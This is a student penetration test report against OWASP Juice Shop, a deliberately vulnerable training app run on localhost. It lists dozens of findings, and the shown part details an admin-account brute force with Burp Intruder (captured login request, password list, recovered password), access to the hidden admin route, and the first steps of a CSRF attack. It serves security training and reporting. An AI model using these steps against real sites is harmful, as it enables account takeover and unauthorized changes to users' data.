




## Vulnerability Assessment and Penetration Test Report for OWASP Juice Shop

Group Code: R3\_DEPI3\_GHR3\_ISS3\_S1



## Table of Contents

1. Document Control .....	5
1.1 Description.....	5
1.2 Document History .....	5
2. Executive Summary .....	6
3. Graphical Summary .....	10
4. Scope .....	10
5. Technical Findings.....	11
5.1 Broken Authentication & Access Control .....	11
5.1.1 Login Admin .....	11
5.1.2 Admin Section .....	16
5.1.3 Five-Star-Feedback.....	18
5.1.4 CSRF .....	19
5.1.E View Another User's Basket.....	23
5.1.6 Forged Review .....	26
5.1.7 Reset Jim's Password .....	31
5.1.8 Reset Bender's Password.....	38
5.1.9 Login Amy .....	42
5.1.10 Login MC SafeSearch.....	50
5.1.11 Forged Feedback.....	53
5.2 SQL Injection .....	57
5.2.1 Login Jim .....	57
5.2.2 Database schema.....	60
5.2.3 Ephemeral Accountant .....	65
5.2.4 <b>Login Bender</b> .....	69
5.3 NoSQL Injection.....	73
5.3.1 NoSQL Manipulation .....	73
5.4 Information Disclosure .....	77

5.4.1 Security.txt .....	77
5.4.2 Exposed Metrics.....	80
5.4.3 Forgotten Developer Backup .....	83
5.4.4 Forgotten Sales Backup.....	89
5.4.5 Confidential Document.....	95
5.4.6 Leaked Unsafe Product .....	97
5.4.7 Privacy Policy.....	100
5.5 Cross-Site Scripting (XSS) .....	103
5.5.1 DOM Cross-Site Scripting .....	102
5.5.2 Reflected XSS .....	106
5.5.3 API-only XSS .....	110
5.5.4 Client-side XSS protection.....	117
5.6 Cryptographic Issues.....	121
5.6.1 Weird Crypto.....	121
5.7 Improper Input Validation .....	124
5.7.1 Admin Registration.....	124
5.7.2 Allowlist Bypass.....	129
5.7.3 Easter Egg.....	133
5.7.4 Bully Chatbot.....	137
5.7.5 Repetitive Registration.....	139
5.7.6 Empty User Registration .....	144
5.8 Business Logic Flaws .....	148
5.8.1 Christmas Special .....	148
5.8.2 Zero Stars .....	153
5.8.3 Payback Time .....	157
5.8.4 Expired Coupon.....	161
5.9 Deprecated & Insecure Interface .....	166
5.9.1 Deprecated Interface .....	166

5.10 Client-Side Manipulation & UI Tampering.....	170
5.10.1 Mass Dispel .....	170
5.11 Broken Anti-Automation.....	173
5.11.1 CAPTCHA Bypass .....	173
5.12 Unvalidated Redirects.....	178
5.12.1 Outdated Allowlist .....	178
5.13 Sensitive Data Exposure.....	182
5.13.1 Meta Geo Stalking.....	182
5.13.2 Bjoern's Favourite Pet.....	189
5.13.3 GDPR Data Theft .....	196
5.13.4 NFT Takeover .....	205

# 1. Document Control

## 1.1 Description

The owners of Juice Shop commissioned DEPI to assess the security posture of their infrastructure by conducting a web application penetration test aligned with current industry best practices. The engagement followed a structured methodology consisting of the following phases:

- ❖ Planning – Define the scope and objectives in collaboration with the client and establish the rules of engagement.
- ❖ Discovery – Conduct comprehensive scanning and enumeration to uncover potential vulnerabilities, misconfigurations, and attack vectors.
- ❖ Exploitation – Validate identified vulnerabilities by safely exploiting them and exploring any resulting access for further weaknesses.
- ❖ Reporting – Compile detailed documentation of all findings, including confirmed vulnerabilities, attempted exploits, and an overall assessment of strengths and weaknesses in the security posture.

## 1.2 Document History

Date	Authors	Reviewer	Approver
15 NOV,2025	Mohammed Usama Mohamed Essam Fares Ahmed Mahmoud Emara		Hossam Gamil

## 2. Executive Summary

This report provides a detailed security assessment of the OWASP Juice Shop web application — a deliberately insecure platform maintained by OWASP for educational and penetration testing purposes. The assessment was conducted to simulate real-world attacks, identify vulnerabilities, and evaluate the application's resilience against modern threats, in alignment with the OWASP Top 10 risk categories.

---

### Assessment Overview

The evaluation uncovered a broad range of vulnerabilities across multiple categories, including:

- Broken Authentication & Access Control
  - SQL & NoSQL Injection
  - Information Disclosure
  - Cross-Site Scripting (XSS)
  - Business Logic Flaws
  - Security Misconfigurations
  - Client-side Manipulations
  - Deprecated and Insecure Interfaces
  - CAPTCHA & Anti-Automation Weaknesses
- 

### Severity Breakdown of Identified Vulnerabilities

Severity Level	Total Vulnerabilities	Example Findings
Critical	5	Login Admin, DOM XSS ,Admin Registration
High	23	Broken Access Control, CSRF, CAPTCHA Bypass
Medium	11	Unvalidated Redirects, File Upload Issues
Low	2	Empty User Registration
Informational	1	Privacy Policy

---

## Examples of Key Vulnerabilities

- Broken Anti-Automation (CAPTCHA Bypass)  
The feedback form CAPTCHA was validated only on the client-side, allowing penetration tester to bypass it and flood the system.
  - SQL Injection (Full DB Schema Extraction)  
Improper sanitization in the search feature enabled full schema disclosure using UNION-based payloads.
  - Access Control Bypass (Add Hidden Products)  
penetration testers could modify product IDs in intercepted requests to add unavailable or premium products to the cart.
  - Cross-Site Request Forgery (CSRF)  
Profile updates could be triggered via external malicious sites due to missing CSRF protection mechanisms.
  - File Upload Misconfiguration  
The complaint submission form allowed .xml files, exposing deprecated interfaces and raising risk of XXE attacks.
- 

## Implications of These Vulnerabilities

If exploited, these vulnerabilities could allow penetration testers to:

- Gain unauthorized access to user accounts or privileged functions.
  - Extract sensitive information like internal schemas or user data.
  - Manipulate business logic (e.g., add restricted items to basket).
  - Launch phishing or malware delivery via redirect endpoints.
  - Disrupt user trust and damage system integrity.
- 

## Conclusion and Recommendations

The assessment confirms the presence of multiple real-world security flaws in the application. Although this system is intentionally vulnerable for training, the findings mirror actual attack vectors that modern web applications face.

To address the discovered issues, we recommend:


- Enforcing robust server-side validation and authorization.
  - Eliminating deprecated features and legacy file handlers.
  - Strengthening CAPTCHA systems with session-bound tokens.
  - Sanitizing all user inputs and using prepared statements.
  - Applying CSRF protection, secure headers, and role-based access control.
- 

checklist:

Category	Name	State
AppDOS	Application Flooding	Passed
	Application Lockout	Passed
AccessControl	Parameter Analysis	Failed
	Authorization	Failed
	Authorization Parameter Manipulation	Failed
	Authorized pages/functions	Failed
	Application Workflow	Failed
Authentication	Authentication endpoint should be HTTPS	Failed
	Authentication Bypass	Failed
Authentication.User	Credentials transport over an encrypted channel	Passed
	Default Accounts	Passed
	Username	Failed
	Password Quality	Failed
	Password Reset	Failed
	Password Lockout	Failed
	Password Structure	Passed
	Blank Passwords	Not Approved
Authentication.SessionManagement	Session Token Length	Not Approved
	Session Timeout	Not Approved
	Session Token Format	Passed
Configuration.Management	HTTP Methods	Failed
	Back-up Files	Failed
	Common Paths	Failed
	Language/Application defaults	Not Approved
Configuration.Management.Infrastructure	Infrastructure Admin Interfaces	Failed
Configuration.Management.Application	Application Admin Interfa	Failed
Error Handling	Application Error Messages	Failed
	User Error Messages	Failed

DataProtection	Sensitive Data in HTML	Failed
InputValidation	Script Injection	Failed
InputValidation.SQL	SQL Injection	Failed
InputValidation.OS	OS Command Injection	Passed
InputValidation.XSS	Cross Site Scripting	Failed
BufferOverflow	Overflows	Not Approved
	Stack Overflows	Not Approved

### 3. Graphical Summary



Web Site	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
OWASP Juice Shop	5	23	11	2	1

### 4. Scope

This assessment focused on identifying and exploiting common security vulnerabilities within the OWASP Juice Shop web application. Areas tested included authentication, access control, input validation, file upload handling, and client-side protections. The goal was to simulate real-world attacks such as SQL Injection, XSS, and business logic flaws. All findings aim to improve the application's overall security posture.

## 5. Technical Findings

### 5.1 Broken Access Control

#### 5.1.1 Login admin

CRITICAL

Description:

A vulnerability was discovered in the authentication system that allows an attacker penetration tester to log in to the administrator's account through a combination of email enumeration and brute force attack. The penetration tester was able to discover the admin's email address through a public product review and then performed a brute-force attack using a list of common admin passwords to gain unauthorized access.

When logged in as an administrator exposes a hidden administrative section that is not linked from the user interface.

Impact:

The penetration tester was able to:

- Identify the administrator's email address from publicly visible data.
- Successfully brute-force the admin password using a list of passwords.
- Log in as the administrator and gain full access to the backend functionality, which could lead to:
  - Full data access or manipulation.
  - Account takeover and privilege escalation.
- Discover the existence of the admin section by inspecting the frontend JavaScript (main.js).

Resource / References:

OWASP references:

- [Authentication Cheat Sheet – OWASP](#)
- [Brute Force Attack – OWASP](#)
- Wordlist used: [password-list.txt-github](#)

## Vulnerability Location:


- Login URL: <https://127.0.0.1:3000/#/login>
- Component: Admin Dashboard / Panel
- Accessed via URL: <https://127.0.0.1:3000/#/administration>
- IP Address Used During Testing: 127.0.0.1:3000/#/

## Recommendations:

- Remove or mask email addresses in public content (e.g., reviews).
- Implement account lockout or rate-limiting after a number of failed login attempts.
- Enforce strong password policies for admin accounts.
- Add CAPTCHA or other bot prevention mechanisms on login forms.
- Use 2FA (Two-Factor Authentication) for all admin-level accounts.
- Avoid embedding sensitive information, such as hardcoded routes or credentials, in client-side code (e.g., main.js).

## Proof of Concept (PoC):

1. Browse the product review section and noticed that the admin user had posted a review. The review showed the admin's email address, like:  
admin@juice-sh.op



Now You had the admin's email, but you didn't know the password.

2. Attempted to log in with the administrator email and a random password.

The screenshot shows a "Login" page with two input fields: "Email\*" containing "admin@juice-sh.op" and "Password\*" containing "admin". Below the fields are links for "Forgot your password?", "Log in", and "Remember me".

3. The password incorrect

The screenshot shows a "Login" page with the same inputs as the previous one, but the "Email\*" field now has a red border and the message "Invalid email or password." above it. The "Log in" button is disabled.


4. Intercepted the login request using Burp Suite to capture the request details necessary for the brute-force attack.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A red box highlights the "HTTP history" tab under the proxy menu. The "HTTP history" table lists three requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
7	http://127.0.0.1:3000	POST	/rest/user/login		✓	401	413	text
8	http://127.0.0.1:3000	GET	/rest/user/whoami			304	303	
9	http://127.0.0.1:3000	GET	/rest/user/whoami			304	303	

Below the table, the "Request" and "Response" panes show the captured POST request and its response respectively.

5. Then used Burp Intruder (within BurpSuite)



6. Configured Burp Suite's Intruder module to use a list of common passwords, replacing the placeholder password with each entry from the list during the attack.

The screenshot shows the Burp Suite Intruder module configuration screen. At the top, there are buttons for Positions, Add \$ (highlighted with a red box), Clear \$, and Auto \$. Below these, the message editor displays a POST request to /rest/user/login with various headers and a JSON payload. The payload contains a placeholder password "admin" which is also highlighted with a red box.

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 48
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanne
65Yza7XQMp2y0EWe9xGhNt0HBZuoWhZWs7KUvmuz2dmqlJD1vKVkrnw3BzRg
Connection: keep-alive
{"email": "admin@juice-sh.op", "password": "admin"}
```

## II. Use the password list: top-100-passwords

**Payloads**

Payload position: All payload positions  
Payload type: Simple list  
Payload count: 100  
Request count: 100

**Payload configuration**

This payload type lets you configure a simple list of strings that are used as payloads.

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

**Sniper attack**

get http://127.0.0.1:3000

**Payloads**

Payload position: All payload positions  
Payload type: Simple list  
Payload count: 100  
Request count: 100

**Payload configuration**

This payload type lets you configure a simple list of strings that are used as payloads.

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Ran the brute force attack and monitored the responses for successful authentication indicators.

Results	Positions						
Capture filter: Capturing all items							
View filter: Showing all items							
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
47	admin123	200	281	✓		1185	
0		401	404			413	
1	PublishThisListPlease	401	431			413	
2	root	401	443			413	
3	I@	401	466			413	
4	wubao	401	486			413	
5	password	401	498			413	
e	+733cc	401	499			412	

7. Successfully authenticated using the password: admin123


The left screenshot shows a 'Login' page with fields for 'Email\*' containing 'admin@juice-sh.op' and 'Password\*' containing 'admin123'. A 'Log in' button and a 'Remember me' checkbox are also present. The right screenshot shows a user profile menu with options: 'admin@juice-sh.op' (highlighted with a red box), 'Orders & Payment', 'Privacy & Security', and 'Logout'. A notification badge with the number '6' is visible in the top right corner. Below the menu, there's a product image for 'Apple Juice (1000ml)' with a price of '1.99¤'.

Scenario 2:


### E.1.2 Admin Section

Proof of Concept (PoC):


1. Wanted to check if there were any hidden parts of the app, so right-clicked anywhere on the page and clicked "Inspect".



2. In the Developer Tools, Navigate to the Sources tab and opened the file called main.js, which contains the application logic.




3. Use the search function (Ctrl+F) and searched for the keyword: "admin"



4. Add it manually to the URL in the browser like this:

<https://127.0.0.1:3000/#/administration>



This opened the Admin Section, even though there was no link for it anywhere in the interface.

### Scenario 3:

#### E.1.3 Five-Star Feedback

##### Proof of Concept (PoC):

After I Successfully accessed the Admin Section displaying:

- Registered users list.
- Customer feedback, including star ratings and email masks.

Customer Feedback				
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★ ★★★ ★	trash	...
2	Great shop! Awesome service! (**@juice-sh.op)	★★★ ★★★	trash	...
3	Nothing useful available here! (**der@juice-sh.op)	★	trash	...
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**eruum@juice-sh.op)	★	trash	...
Incompetent customer support! Can't even upload photo of broken purchase!				

#### Remove Five-Star Feedback

Customer Feedback				
2	Great shop! Awesome service! (**@juice-sh.op)	★★★ ★★★	trash	...
3	Nothing useful available here! (**der@juice-sh.op)	★	trash	...
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**eruum@juice-sh.op)	★	trash	...
Incompetent customer support! Can't even upload photo of broken purchase! <i>Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)</i>				

### 5.1.4 Cross-Site Request Forgery (CSRF)

HIGH

#### Description:

The pentester found a Cross-Site Request Forgery (CSRF) vulnerability was discovered on the profile update page of the application in the section of , specifically in the functionality responsible for changing the user's username.

The application allows users to update their username by sending a POST request to a profile endpoint. As a result, the pentester craft a CSRF payload on an external site which, when visited by an authenticated user, causes their username to be changed without their knowledge or consent.

This vulnerability can be exploited silently by tricking a user into visiting a malicious site, allowing the penetration tester to manipulate user profile data.

---

#### Impact:

- Tricking a user into visiting a malicious site, allowing the penetration tester to manipulate user profile data.
  - Unauthorized update of the victim's username.
- 

#### Vulnerability Location:

- Page: 127.0.0.1/profile
  - Affected Parameter: username
- 

#### CVE / OWASP Reference:


- OWASP A01:2021 – Broken Access Control (CSRF is related here)
- OWASP CSRF Cheat Sheet:  
[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

## Recommendations:


1. Implement CSRF Tokens:  
Use anti-CSRF tokens in all forms that change user data. These tokens must be unique per session and verified on the server.
2. Use SameSite Cookies:  
Set cookies with SameSite=Strict or SameSite=Lax to block cross-origin POST requests.

## Proof of Concept:

1. Open profile page of the user and write a name in the username field:



2. Open Burp suite, go to Proxy tap and make intercept on



3. Send the request to Repeater and then drop the request

The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Burp Project Intruder Repeater View Help, Burp Suite Community Edition v2025.3.4 - Temporary Project
- Toolbar:** Intercept Target Proxy Repeater Intruder Collaborator Decoder Sequencer Comparer Logger Organizer Extensions Learn
- Sub-Toolbar:** HTTP history, WebSockets history, Match and replace, Proxy settings
- Intercept Panel:** Intercept on (selected), Forward, Drop
- Request List:** 19:00:11 M... HTTP → Request POST https://juice-shop.herokuapp.com/profile
- Context Menu (opened at the bottom of the list):**
  - https://juice-shop.herokuapp.com/profile
  - Add to scope
  - Forward
  - Drop
  - Add notes
  - Highlight >
  - Don't intercept requests >
  - Do intercept >
